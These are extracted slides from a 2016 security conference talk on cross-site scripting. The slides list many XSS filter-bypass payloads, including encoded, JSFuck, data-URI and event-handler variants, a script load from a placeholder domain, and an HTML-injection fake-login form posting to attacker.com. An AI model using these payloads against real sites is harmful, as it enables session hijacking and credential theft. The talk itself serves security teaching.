    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 23 Protection(s) bypasses (Protection(s) bypasses (|more|more)) <svg/onload=alert(/XSS/)> prompt`XSS` onerror=confirm;throw/XSS/; document.write(String.fromCharCode(60,  115,99,114,105,112,116,62,97,... [][(![]+[])[+[]]+([![]]+[][... // JSFuck <SCRIPT SRC=//DOMAIN.COM/XSS.JS></SCRIPT> <embed src=data:image/svg+xml;base64, PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cuM... <object data=data:text/html;base64,... <video/poster/onerror=alert(/XSS/)> </i/style=left:expression(alert('XSS'))>
  • 24.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 24 Protection(s) bypasses (Protection(s) bypasses (|more|more)) <iframe src=javascript:alert('XSS')> <isindex type=submit formaction=&#106 &#97&#118&#97&#115&#99&#114&#105&#112... <isindex type=image src=null  onerror=alert(/XSS/)> <iframe/srcdoc=&lt;svg&sol;onload&equals; alert&lpar;&quot;XSS&quot;&rpar;&gt;> <img src=null  onerror=u0061u006cu0065u0072u0074&lpar ;&quot;u0058u0053u0053&quot;&rpar;> <body style=height:9999px  onwheel=prompt(/XSS/)> <marquee onstart=confirm(/XSS/)>
  • 25.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 25 In cases when Javascript injection (i.e. XSS) is not possible, HTML injection is also a valid attack point – though, not as valuable Most common scenario is the usage of protection mechanism(s), while lacking any sanitization/filtering whatsoever “Evil link” scenario – (e.g.) “Fake login” scenario – (e.g.) <form action="//www.attacker.com/steal.php">... “Fake defacement” scenario – (e.g.) <h1>This site has been hacked by l33tcr3w</h1> p.s. HTML injectionp.s. HTML injection
  • 26.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 26 www.openbugbounty.org html5sec.org p.p.s. Recommended resourcesp.p.s. Recommended resources
  • 27.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 27 Questions?Questions?